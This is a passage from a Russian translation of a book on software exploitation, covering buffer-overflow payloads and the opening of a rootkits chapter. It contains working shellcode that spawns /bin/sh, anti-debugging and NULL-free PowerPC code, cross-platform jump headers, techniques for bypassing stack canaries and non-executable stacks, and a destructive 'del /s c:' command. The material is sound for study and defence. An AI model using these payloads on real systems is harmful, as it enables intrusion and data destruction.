


Рис. 7.21. "Трамплины" между областями памяти. Идея заключается в том, чтобы "оттолкнуться" от второго указателя с целью обойти правила защиты памяти

Информация о положении в памяти

Операции ветвления (условного перехода) на платформе PA-RISC могут быть внешними или локальными. Локальные переходы ограничены текущей областью памяти. В регистре gr2 записывается адрес возврата (также называемый rp) вызова процедуры. В документации по PA-RISC это называется связкой (linkage). Воспользовавшись командами перехода и связи (b,l), можно записать в регистр текущее значение указателя команд[15]. Например:

```
b,l         .+4, %r26
```

Чтобы проверить нашу программу, воспользуемся программой GDB для отладки и пошагового прогона кода. Для запуска GDB просто введите ее название вместе с именем исполняемого двоичного файла.

```
gdb a.out
```

[15] *Обратитесь к статье "Unix Assembly Codes Development for Vulnerabilities Illustration Purposes", доступной на Web-сайте исследовательской группы The Last Stage of Delerium Research Group (http://lsd-pl.net). — Прим. авт.*

Исполнение кода начинается с адреса `0x3230` (в действительности с `0x3190`, но осуществляется переход к `0x3230`), поэтому именно на этом адресе мы устанавливаем первую точку останова.

```
(gdb) break *0x00003230
Breakpoint 1 at 0x3230
```

Затем запускаем программу.

```
(gdb) run

Starting program: /home/hoglund/a.out
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x00003230 in main ()
(gdb) disas
Dump of assembler code for function main:
0x3230 <main>: b,l 0x3234 <main+4>,r26
```

Мы достигли точки останова. Вы видите, что в результате выполнения команды `disas` обнаружены команды `b,l`. Запускаем команду `stepi` для перехода вперед на одну команду, после чего исследуем содержимое регистра 26.

```
(gdb) stepi
0x00003234 in main ()
(gdb) info reg
   flags:         39000041          sr5:          6246c00
      r1:          eecf800          sr6:          8a88800
      rp:             31db          sr7:                0
      r3:         7b03a000          cr0:                0
      r4:                1          cr8:                0
      r5:         7b03a1e4          cr9:                0
      r6:         7b03a1ec          ccr:                0
      r7:         7b03a2b8         cr12:                0
      r8:         7b03a2b8         cr13:                0
      r9:         400093c8         cr24:                0
     r10:         4001c8b0         cr25:                0
     r11:                0         cr26:                0
     r12:                0   mpsfu_high:                0
     r13:                2    mpsfu_low:                0
     r14:                0   mpsfu_ovfl:                0
     r15:              20c          pad: ccab73e4ccab73e4
     r16:           270230         fpsr:                0
     r17:                0         fpe1:                0
     r18:              20c         fpe2:                0
     r19:         40001000         fpe3:                0
     r20:                0         fpe4:                0
     r21:         7b03a2f8         fpe5:                0
     r22:                0         fpe6:                0
     r23:              1bb         fpe7:                0
     r24:         7b03a1ec          fr4:                0
     r25:         7b03a1e4         fr4R:                0
     r26:             323b          fr5:         40000000
      dp:         40001110         fr5R:         1fffffff
    ret0:                0          fr6:         40000000
    ret1:          2cb6880         fr6R:         1fffffff
```

Как видим, в регистр 26 (r26) занесено значение `0x323B` — адрес, непосредственно следующий за нашей текущей позицией. Таким образом мы смогли обнаружить и сохранить адрес нашей текущей позиции в памяти.

Саморасшифровывающаяся полезная нагрузка для платформы HP/UX

В нашем последнем примере для платформы HP/UX PA-RISC мы рассмотрим саморасшифровывающуюся полезную нагрузку. На самом деле в нашем примере используется элементарное кодирование XOR, которое даже нельзя назвать шифрованием, а только кодированием. Однако вовсе несложно самостоятельно добавить настоящий криптографический алгоритм или усложнить код XOR. На рис. 7.22 схематически изображена базовая концепция подобного кодирования. Для использования этого примера на практике нужно удалить команду `nop` и заменить ее командой, в которой нет символов NULL. Преимущество кодирования полезной нагрузки состоит в том, что на создание кода никак не влияет наличие символов NULL. Кроме того, можно скрыть свою полезную нагрузку, чтобы никто не воспользовался вашими разработками и не "забросил" вашу полезную нагрузку непосредственно в IDA-Pro.

Рис. 7.22. Саморасшифровывающаяся полезная нагрузка для платформы HP/UX

Наша полезная нагрузка выглядит следующим образом.

```
.SPACE $TEXT$
.SUBSPA $CODE$,QUAD=0,ALIGN=8,ACCESS=44

.align 4
.EXPORT main,ENTRY,PRIV_LEV=3,ARGW0=GR,ARGW1=GR

main
        bl      shellcode, %r1
```

```
        nop

        .SUBSPA $DATA$
        .EXPORT shellcode
shellcode

        bl      .+4, %r26
        xor     %r25, %r25, %r25         ; инициализация в нуль
        xor     %r23, %r23, %r23
        xor     %r24, %r24, %r24
        addi,<  0x2D, %r26, %r26         ; вычисление по XOR shell-кода
        addi,<  7*4+8, %r23, %r23        ; длина закодированного по
&                                          xor блока кода и данных
        addi,<  0x69,  %r24, %r24        ; байт для операции XOR
&                                          с блоком
start
        ldo     1(%r25), %r25           ; увеличение цикла ctr
        ldbs    0(%r26), %r24           ; загрузка байта в r24
        xor     %r24, %r23, %r24        ; операция xor для байта
&                                          и константы в r23
        stbs    %r24, 0(%r26)           ; сохранение обратно
        ldo     1(%r26), %r26           ; увеличение байта ptr
        cmpb,<,N      %r25,%r23,start   ; проверка завершения цикла
        nop

; Здесь начинается код, закодированный с помощью операции XOR
        ;bl     .+4, %r26
        ;xor    %r25, %r25, %r25
        ;addi,< 0x11, %r26, %r26
        ;stbs   %r0, 7(%r26) ; вставка байта NULL после строки
        ;ldil   L%0xC0000004, %r1
        ;ble    R%0xC0000004( %sr7, %r1 ) ;делаем системный вызов
        ;addi,> 0x0B, %r0, %r22
        ;SHELL
        ;.STRING "/bin/shA"
        .STRING "\xCF\x7B\x3B\xD9"
        .STRING "\x2F\x1D\x26\xBD"
        .STRING "\x93\x7E\x64\x06"
        .STRING "\x2B\x64\x36\x2A"
        .STRING "\x04\x04\x2C\x25"
        .STRING "\xC0\x04\xC4\x2C"
        .STRING "\x90\x32\x54\x32"
        .STRING "\x0B\x46\x4D\x4A\x0B\x57\x4C\x65"
```

Декодированная часть полезной нагрузки представляет собой широко используемый код командного интерпретатора, который запускает `/bin/sh`.

```
bl     .+4, %r26
xor    %r25, %r25, %r25
addi,< 0x11, %r26, %r26
stbs   %r0, 7(%r26) ; paste a NULL byte after string
ldil   L%0xC0000004, %r1
ble    R%0xC0000004( %sr7, %r1 ) ;make syscall
addi,> 0x0B, %r0, %r22
.STRING "/bin/shA"
```

Структура полезной нагрузки для платформы AIX/PowerPC

Платформа AIX/PowerPC также основана на RISC-архитектуре. Как и большинство исследованных нами чипов, этот процессор может работать как с прямым, так и обратным порядком байтов (big или little endian). Используются команды размером 32 бит.

К счастью, работать с PowerPC на AIX немного проще, чем на HP/UX. Стек растет сверху вниз и локальные буферы растут в направлении сохраненного адреса возврата.

Определение положения в памяти

Определить свое положение в памяти достаточно просто. Выполните команду перехода на одну команду и воспользуйтесь командой `mflr` ("move from link register"), чтобы узнать свое текущее положение. Код выглядит примерно следующим образом.

```
.shellcode:
      xor 20,20,20
      bnel .shellcode
      mflr 31
```

Этот код на ассемблере написан для отладчика gcc. Операция XOR приводит к неисполнению команды перехода. Однако хотя для команды bnel ("branch if not equal and link") переход не выполняется, но связь устанавливается все равно. Текущий указатель команд сохраняется в регистре `lr` (link register). Следующая команда mflr сохраняет значение из регистра `lr` в регистр 31. И, что очень радует, эти машинные коды не содержат байтов NULL. Действительные машинные коды выглядят следующим образом.

```
0x7e94a278
0x4082fffd
0x7fe802a6
```

Защита для кода командного интерпретатора PowerPC

Теперь добавим еще одно действие для нашего кода командного интерпретатора для платформы AIX/PowerPC. Пусть в наш код командного интерпретатора добавлена команда для обнаружения отладчика. При обнаружении отладчика, код сам себя искажает, а это значительно усложняет взлом и восстановление такого кода. Наш пример очень простой, но в нем есть один крайне важный момент. Код командного интерпретатора можно защитить не только с помощью шифрования и самоискажения, но и посредством вредоносного ответного удара, наносимого при попытке восстановления исходного кода. Например, код командного интерпретатора способен выявить проведение отладки и перейти к выполнению процедуры, которая полностью стирает содержимое жесткого диска.

```
.shellcode:
      xor 20,20,20
      bnel .shellcode
      mflr 31
.A:   lwz 4,8(31)
.B:   stw 31,-4(1)

      …

.C:   andi. 4, 4, 0xFFFF
.D:   cmpli 0, 4, 0xFFFC
.E:   beql .coast_is_clear
.F:   addi 1, 1, 66

      …

.coast_is_clear:
      mr 31,1
      …
```

В этом примере не предпринимается попытки избежать появления символов NULL. Мы можем исправить эту проблему, создав более сложные строки команд, которые приводят к тому же результату (команды для удаления символов NULL мы рассмотрим в следующем разделе). Другим вариантом является добавление хитростей с машинным кодом, подобных тем, что заложены в закодированной части полезной нагрузки (см. наш саморасшифровывающийся код командного интерпретатора для платформы HPUX).

В этом коде командного интерпретатора текущее положение в памяти сохраняется в регистре 31. Следующая команда (обозначенная буквой A) выполняет загрузку данных в регистр 4. Эта команда загружает машинный код, который был сохранен для команды, обозначенной буквой B. Другими словами, она загружает машинный код для *следующей* команды. Если кто-то попытается провести пошаговую отладку кода, то эта команда будет искажена. Оригинальный машинный код не будет загружен. Вместо этого будет использован машинный код для останова отладки. Причина этого очень проста — при пошаговом исследовании программы отладчик вставляет команду останова непосредственно перед нашей текущей позицией.

Затем в точке, обозначенной буквой C, выполняется маскирование сохраненного машинного кода, так что остаются только два младших байта. Команда, обозначенная буквой D, сравнивает эти два байта с ожидаемым значением. При выявлении совпадения код добавляет 66 к текущей позиции указателя стека (обозначение буквой F) в целях его искажения. В противном случае выполняется переход к команде, обозначенной `coast_is_clear`. Очевидно, что можно все сделать еще сложнее, но искажения значения указателя стека уже достаточно для прекращения выполнения кода и для блокирования большинства попыток вторжения.

Удаление символов NULL

В последующем примере будет показано, как удалять символы NULL из нашего защищенного кода. Для каждой команды, в которой вычисляется смещение относительно текущей позиции (например команды перехода и загрузки), как правило, необходимо использовать отрицательное значение смещения. В приведенном ранее защищенном коде использовалась команда `ldw`, которая определяет, чтение какого адреса необходимо выполнить по отношению к базовому адресу, сохраненному в регистре 31 (т.е. смещение в памяти). Для удаления символов NULL нам нужно отнять значение от базового адреса. Для этого сначала нужно добавить достаточное значение к базовому адресу, чтобы смещение оказалось отрицательным. Как видно из строк `main+12` и `main+16`, мы используем машинные коды без символов NULL для добавления больших чисел к значению в регистре `r31`, а затем кодируем результат с помощью операции XOR, чтобы получить значение `0x0015` в регистре 20. Затем мы добавляем значение `r20` к значению `r31`. Используя в этой точке команду `ldw` со смещением –1, мы выполняем чтение команды как `main+28`.

```
0x10000258 <main>:      xor     r20,r20,r20
0x1000025c <main+4>:    bnel+   0x10000258 <main>
0x10000260 <main+8>:    mflr    r31
0x10000264 <main+12>:   addi    r20,r20,0x6673 ; значение 0x0015
↳ закодировано с помощью операции xor по значению 0x6666
0x10000268 <main+16>:   xori    r20,r20,0x6666 ; xor-декодирование
↳    регистра
```

```
0x1000026c <main+20>:   add      r31,r31,r20 ; добавить 0x15 к r31
0x10000270 <main+24>:   lwz      r4,-1(r31) ; получить машинный
↳ код по адресу r31-1 (оригинальное значение r31 + 0x14)
```

Окончательные машинные коды выглядят следующим образом.

```
0x7e94a278
0x4082fffd
0x7fe802a6
0x3a946673
0x6a946666
0x7fffa214
0x809fffff
```

Подобные хитрости довольно легко реализовать. Они потребуют минимального времени при использовании отладчика и позволят создать действующий код без символов NULL.

Полезная нагрузка для нескольких платформ

Более сложная полезная нагрузка должна успешно работать на разных аппаратных платформах. Это очень удобно, если планируется использовать полезную нагрузку в гетерогенной среде. Отрицательный аспект заключается в том, что в полезную нагрузку придется добавить программный код, специфический для каждой платформы, а это может привести к значительному увеличению размера. Из-за ограничений в размерах полезная нагрузка для нескольких платформ обычно ограничена и относительно области применения, в основном служит для чего-то простого, например для вызова прерываний и останова системы.

В качестве примера представим, что у нас в зоне поражения используются четыре различные операционные среды. Три из них представляют собой устаревшие системы HP9000. Последняя система более новая и основана на платформе Intel x86. Для каждой из систем должен использоваться немного отличный вектор вторжения, но следует использовать одну и ту же полезную нагрузку, которая позволит завершить работу как систем HP, так и системы Intel.

Рассмотрим машинный язык для систем HP и Intel. Если мы планируем создать полезную нагрузку, которая будет осуществлять операцию перехода на одной платформе и продолжать исполнение на другой системе, то мы можем разделить полезную нагрузку на две части, как показано на рис. 7.23.




Рис. 7.23. Создание полезной нагрузки для применения на нескольких платформах

Кроссплатформенный код должен или осуществлять переход, или продолжать исполнение, в зависимости от платформы. Для системы HP9000 следующий код яв-

ляется условным переходом, который передает управление только на два слова вперед. На платформе Intel следующий код является командой `jmp`, которая передает управление на 64 байта вперед (т.е. 4 байта нужны для осуществления нашей кроссплатформенной операции перехода).

EB	40	C0	02

Рассмотрим другой пример, при котором атака проводится на компьютере, использующем платформы MIPS и Intel. Следующие байты представляют собой кроссплатформенный заголовочный код для платформ MIPS и Intel.

24	0F	73	50

На платформе Intel первое слово `0x240F` обрабатывается как одна безопасная команда.

```
and        al,0Fh
```

Второе слово `0x7350` обрабатывается как команда `jmp` на платформе Intel и осуществляет переход на 80 байт вперед. Поэтому мы можем начать наш код, специфический для платформы Intel, со смещением в 80 байт. С другой стороны, для платформы MIPS все 4 байт обрабатываются как безопасная команда `li`.

```
li register[15], 0x1750
```

Таким образом, код для платформы MIPS можно начинать непосредственно после общего заголовка. Это весьма полезные сведения для создания универсальных программ атаки.

Кроссплатформенные команды `nop`

При использовании команд `nop`, следует выбрать те из них, которые будут работать на нескольких платформах. Команда nop (`0x90`) для процессоров x86 преобразуется в безопасную команду на платформе HP. Таким образом, стандартная команда `nop` работает на обеих платформах. На платформе MIPS, поскольку используются 32-битовые команды, придется быть немного хитрее. Кроссплатформенная команда nop для платформ x86 и MIPS может представлять собой вариацию следующих байтов кода.

24	0F	90	90

Этот набор байтов на платформе MIPS загружает несколько раз в регистр 15 значение `0x9090`, а на платформе Intel эти байты преобразуются в безопасную команду `add`, после которой следуют две команды `nop`. Очевидно, что создание универсальных команд `nop` для использования на разных платформах не составляет большой сложности.

Код пролога и эпилога для защиты функций

Несколько лет тому назад системные архитекторы, в том числе Криспин Коуэн (Crispin Cowan) и др., попытались решить проблему атак на переполнение буфера с помощью добавления кода, контролирующего стек программы. Во многих реализациях этой идеи использовался код пролога или эпилога функции. Во многих компиляторах существует возможность вызывать дополнительную конкретную функцию перед каждым вызовом любой функции. Обычно это использовалось для целей отладки. Однако при разумном использовании этой возможности вполне реально создать функцию, которая бы контролировала стек и гарантировала правильную работу всех остальных функций.

К сожалению, переполнение в буфере имеет множество непредвиденных последствий. Часто оно вызывает искажение данных в памяти, а память, как известно, является ключевым аспектом правильной работы программы. Очевидно, это означает, что любой дополнительный код, который предназначен для защиты программы от самой себя, теряет смысл. Установка дополнительных барьеров и ловушек в программе только усложняет создание средств для взлома программного обеспечения, но никоим образом не устраняет возможность создания этих средств (см. главу 2, "Шаблоны атак", в которой обсуждается, как в этом вопросе ошиблась компания Microsoft).

Кто-то может заявить, что подобные методы уменьшаю риск возникновения ошибок. С другой стороны, можно утверждать, что эти же методы создают ложное чувство безопасности, поскольку всегда найдется хакер, способный взломать эту защиту. Если при атаке на переполнение буфера предоставляется контроль над указателем, то переполнение буфера можно использовать для перезаписи других указателей функций и даже для непосредственного изменения кода (вспомните наши методы по созданию "трамплинов"). Существует и еще одна возможность путем переполнения буфера изменить какие-то критически важные структуры в памяти. Как мы уже продемонстрировали, значения в структурах памяти управляют правами доступа и параметрами вызова системных функций. Изменение любых этих данных может привести к возникновению бреши в системе безопасности и тогда останется очень мало шансов для оперативного блокирования подобных атак.

Устранение защиты с помощью сигнальных значений

Хорошо известным приемом для защиты от атак на переполнение буфера является применение *сигнальных значений* (canary value) в стеке. Этот прием открыл Криспин Коуэн (Crispin Cowan). При попытке организовать переполнение стека выполняется затирание сигнального значения. Если сигнальное значение не обнаруживается, то считается, что программа работает неправильно и выполняется немедленное завершение ее работы. Вообще, идея была хорошей. Однако проблема при защите стека состоит в том, что переполнение буфера не является по сути проблемой стека. При атаках на переполнение буфера используются указатели, но указатели могут находиться в куче, в стеке, в таблицах или в заголовках файлов. Успех атаки на переполнение буфера действительно зависит от получения контроля над указателем. Безусловно, что очень удобно получить непосредственный контроль над указателем команд, и это легко осуществляется с помощью стека. Но если "на пути стоит" сигнальное значение, то можно воспользоваться "другой дорогой". На самом деле, проблема переполнения буфера должна решаться путем создания более надежного кода,

а не добавлением дополнительных систем безопасности и ловушек в программу. Однако при наличии многочисленных уже существующих систем подобные решения, предназначенные для устранения проблем в готовых программах, представляют определенную ценность.

На рис. 7.24 мы видим, что при переполнении буфера мы затираем сигнальное значение. Это означает провал атаки. Если мы не можем использовать буфер после сигнального значения, значит, в нашем распоряжении остаются только *другие* локальные переменные и указатель стека. Однако возможность контролировать какой-либо указатель, независимо от того, где он находится, уже гарантирует успех современных атак.




Рис. 7.24. Стек, защищенный с помощью сигнального значения. Сигнальное значение затирается, когда буфер для локальной переменной "растет" по направлению к искомому адресу возврата

Рассмотрим функцию, в которой используется несколько локальных переменных. По крайней мере одна из них является указателем. Если мы способны провести переполнение по отношению к локальной переменной типа *указатель*, значит, у нас есть шансы на успех атаки.

Как видно на рис. 7.25, если организовать переполнение в буфере B, можно исказить значение в указателе A. Управляя указателем, мы прошли только часть пути. Следующий вопрос в том, как указатель, который мы только что изменили, используется в коде? Если это указатель функции, значит, мы добились успеха. Эта функция может быть вызвана в дальнейшем, и если мы изменили ее адрес, то можем вызвать вместо нее свой код.

Другой вариант состоит в том, что указатель используется для обращения к данным (что более вероятно). Если в другой локальной переменной содержатся исходные данные для операции с указателем, то существует вероятность перезаписать интересующие данные по любому адресу в области памяти, выделенной для программы. Это можно использовать для "победы" над сигнальным значением, для получения контроля над адресом возврата или искажения значений указателей функций где-либо в программе. Для обхода сигнального значения, можно установить указатель A с указанием на стек и задать в исходном буфере адрес, который мы хотим разместить в стеке (рис. 7.26).




Рис. 7.25. В качестве "трамплина" можно использовать указатель в области локальных переменных выше интересующего нас буфера. Подойдет любой указатель функции




Рис. 7.26. Используем "трамплин" для возвращения обратно в стек

Теперь перезапись адреса возврата без изменения сигнального значения осуществляется по стандартному методу (рис. 7.27).




Рис. 7.27. Используем "трамплин" для обхода незащищенного сигнального значения

Идея искажения других указателей, а не адреса возврата, заслуживает наивысшей похвалы. Эта идея реализуется при проведении атак на переполнение буфера в куче и использовании объектов C++. Рассмотрим структуру, в которой хранятся указатели функций. Такие структуры существуют практически во всех областях системы. Используя наш предыдущий пример, мы можем указать на одну из этих структур и перезаписать в ней адрес. Затем вполне реально использовать одну из функций этой структуры для возврата назад в наш буфер. Если при вызове функции наш стек остается доступным, значит, мы получили полный контроль над ситуацией (рис. 7.28).




Рис. 7.28. Использование методов C++ для создания "трамплина". Сначала мы "выпрыгиваем" наружу, а затем возвращаемся назад

Безусловно, основная проблема этого метода заключается в том, чтобы гарантировать сохранение нашего буфера. Во многих программах используются таблицы

переходов для вызова любой библиотечной функции. Если процедура, на которую проводится атака переполнения буфера, содержит библиотечные вызовы, то выбор цели атаки становится очевидным. Следует перезаписать указатель функции для любого библиотечного вызова, который используется *после* операции по переполнению буфера, но до возврата этой процедуры.

Успешная атака на неисполняемые стеки

Итак, мы продемонстрировали, что существует множество способов исполнения кода в стеке. Но что делать, если стек является неисполняемым (nonexecutable stack)?

Существует немало параметров для аппаратных средств и среды исполнения операционной системы, которые определяют вид памяти, предназначенной для хранения кода (т.е. для исполняемых данных). Если стек не подходит для хранения кода, хакер может временно отступить, но в его распоряжении остается множество других вариантов. Для получения контроля над системой вовсе необязательно введение кода, достаточно воспользоваться чем-то менее сложным. Существует огромное количество структур данных и вызовов функций, которые, будучи управляемы хакером, могут использоваться для контроля над системой. Рассмотрим следующий фрагмент кода.

```
void debug_log(const char *untrusted_input_data)
{
    char *_p = new char[8];
    // указатель остается выше _t
    char _t[24];
    strcpy(_t, untrusted_input_data);
    // _t перезаписывает _p

    memcpy(_p, &_t[10], 8);
    //_t[10] имеет новый адрес, перезаписываемый с помощью puts()

    _t[10]=0;
    char _log[255];
    sprintf(_log, "%s - %d", &_t[0], &_p[4]);
    // мы управляем первыми 10 символами _log

    fnDebugDispatch (_log);
    // адрес fnDebugDispatch () заменен на адрес функции system()
    // которая вызывает командный интерпретатор...
    ...
```

В этом примере выполняется несколько небезопасных операций в буфере с указателем. Мы можем управлять значением `_p` с помощью переполнения `_t`. Целью нашей программы атаки является вызов функции `fnDebugDispatch()`. Для этого вызова в качестве параметра передается буфер, и при этом мы управляем первыми десятью символами этого буфера. Машинный код, который выполняет этот вызов, выглядит следующим образом.

```
24:       fnDebugDispatch(_log);
004010A6 8B F4                mov      esi,esp
004010A8 8D 85 E4 FE FF FF    lea      eax,[ebp-11Ch]
004010AE 50                   push     eax
004010AF FF 15 8C 51 41 00    call     dword ptr
↳ [__imp_?fnDebugDispatch@@YAHPAD@Z(00415150)]
```

В этом коде вызывается адрес функции, хранящийся по адресу 0x00415150. Содержимое памяти выглядит следующим образом.

```
00415150  F0 B7 23 10 00 00 00 00 00 00 00 00 00 00 00 00  □.#.............
0041515F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0041516E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .
```

Если мы изменим хранящийся здесь адрес, то сможем заставить вызвать *другую* функцию. Адрес функции, который в данное время сохранен в памяти по адресу 0x1023B7F0 (он записан в обратном порядке байтов в дампе памяти).

Всегда есть много функций, загруженных в пространство памяти, выделенное для программы. Используемой нами функции передается один параметр из буфера. Так случилось, что другой функции system() также передается один параметр из буфера. Что произойдет, если мы заменим указатель нашей функции на указатель функции system()? Мы получим полный контроль над системным вызовом. В нашем примере функция system() хранится по адресу 0x1022B138. Все, что нужно, — это затереть данные по адресу 0x00415150 адресом 0x1022B138. Таким образом мы получаем в свое распоряжение собственный вызов функции system() с контролируемым нами значением параметра.

Существует и альтернативный вариант, если мы не хотим изменять значение памяти по адресу 0x00415150. Как видим, оригинальный код функции fnDebugDispatch() хранится по адресу 0x1023B7F0. Если мы исследуем код по этому адресу, то получим следующее.

```
@ILT+15(?fnDebugDispatch@@YAHPAD@Z):
10001014 E9 97 00 00 00 jmp fnDebugDispatch (100010b0)
```

В программе используется таблица переходов. Если мы изменим команду перехода, мы сможем заставить команду jmp вызывать функцию system(). Текущее значение этой команды используется для перехода к функции fnDebugDispatch (0x100010b0). Мы хотим заменить этот вызов вызовом функции system(0x1022B138). Текущий машинный код для операции перехода: e9 97 00 00 00. Если мы изменим машинные команды на e9 1F A1 22 00, то команда jmp будет осуществлять переход к функции system(). В результате запускаемую нами команду можно представить следующим образом.

```
system("del /s c:");
```

В заключение хочется сказать, что переполнение буфера действительно является серьезной проблемой. Для блокирования простейших атак на переполнение буфера потребуется совсем немного усилий. В целом, при атаках на переполнение буфера можно изменять код, значения указателей функций и искажать критически важные структуры данных.

Резюме

Несмотря на широкое обсуждение атак на переполнение буфера и достаточно большой выбор технической информации для атак на различные платформы, остается еще немало вопросов по этой теме, которые должны быть исследованы и освещены в публикациях. В этой главе рассмотрено большое количество методов, которые удобно применять для взлома программного обеспечения. В целом, мы обнару-

жили, что искажение данных в памяти остается излюбленным методом хакеров. Возможно, переполнения буфера в стеке когда-то и перестанут быть актуальной темой, если программисты прекратят использовать уязвимые вызовы строковых функций из библиотеки `libc`. Однако средств для абсолютного решения этой проблемы пока не существует.

В этой главе также были рассмотрены и другие популярные, но более сложные методы искажения данных в памяти, наподобие использования одного "лишнего" бита и переполнения буфера в куче. Компьютерная наука уже более 20 лет занимается проблемой корректного управления данными в памяти, но программный код остается по-прежнему уязвимым для этих простых атак. Очень похоже на то, что программисты будут повторять эти ошибки и следующие 20 лет.

Чуть ли не каждый день обнаруживаются новые и неисследованные ранее методы вредоносного использования памяти. Скорее всего, еще очень долго мы будем свидетелями проявления этих проблем во встроенных системах.

8 Наборы средств для взлома

Последняя глава книги посвящена вопросу о получении полного контроля над компьютером. Полный контроль — это когда хакер на другой стороне планеты управляет выводом электрических сигналов с конкретного вывода последовательного порта (задачей высшего пилотажа можно назвать управление выходными данными гнезда наушников на приводе компакт-диска).

Это может казаться нереальным, но не забывайте, что все аппаратные средства находятся под управлением того или иного программного обеспечения. Часто это программное обеспечение встроено в микросхемы и в ядро операционной системы. После взлома операционной системы физические элементы компьютера, который находится под управлением этой системы, как правило, оказываются в полной власти хакера. Тщательно подготовленные вредоносные программы могут предоставить доступ к аппаратным средствам компьютера и управлять ими. Эти программы работают на самом низком уровне, т.е. обнаружить их невозможно, кроме того случая, когда в системе используется специализированное программное обеспечение.

Итак, в этой главе рассматривается набор средств для взлома (rootkit). Средства для взлома представляют собой особый вид программного обеспечения, который позволяет управлять каждым аспектом работы компьютера. Набор средств для взлома можно запустить на локальной машине или же удаленно "заразить" компьютер с помощью вируса. И действительно, у вирусов, "червей" и наборов средств для взлома есть много общего. Как правило, это весьма небольшой по размеру программный код, в котором "сконцентрировано" много важных возможностей. Эти программы стараются действовать незаметно. Часто в них даже применяются одинаковые методы для достижения искомой цели, наподобие перехватов вызовов функций и установки заплат. Поскольку "черви" относятся к категории переносимого кода, то в них часто применяется полезная нагрузка для "заражения" компьютера при доставке кода "червя" на определенный компьютер. "Червь" обычно "заражает" цель атаки и записывает на компьютере код, по сути превращаясь в набор средств для взлома.

Вредоносные программы

Вопрос о нанесении ущерба с помощью программного обеспечения считается уже достаточно давним (разумеется, по меркам программного обеспечения). Существует немало материалов военных ведомств по этой теме, которые были собраны более двадцати лет назад. Под нанесением ущерба здесь понимается взлом одной программы с помощью другой программы. Так, в самом старом отчете описываются "потайные ходы", размещаемые в программном обеспечении самими создателями этих программ. "Потайные ходы" стали добавлять в программы еще тогда, когда компьютеры состояли из набора вакуумных трубок.

Один опытный программист рассказал нам следующую историю:

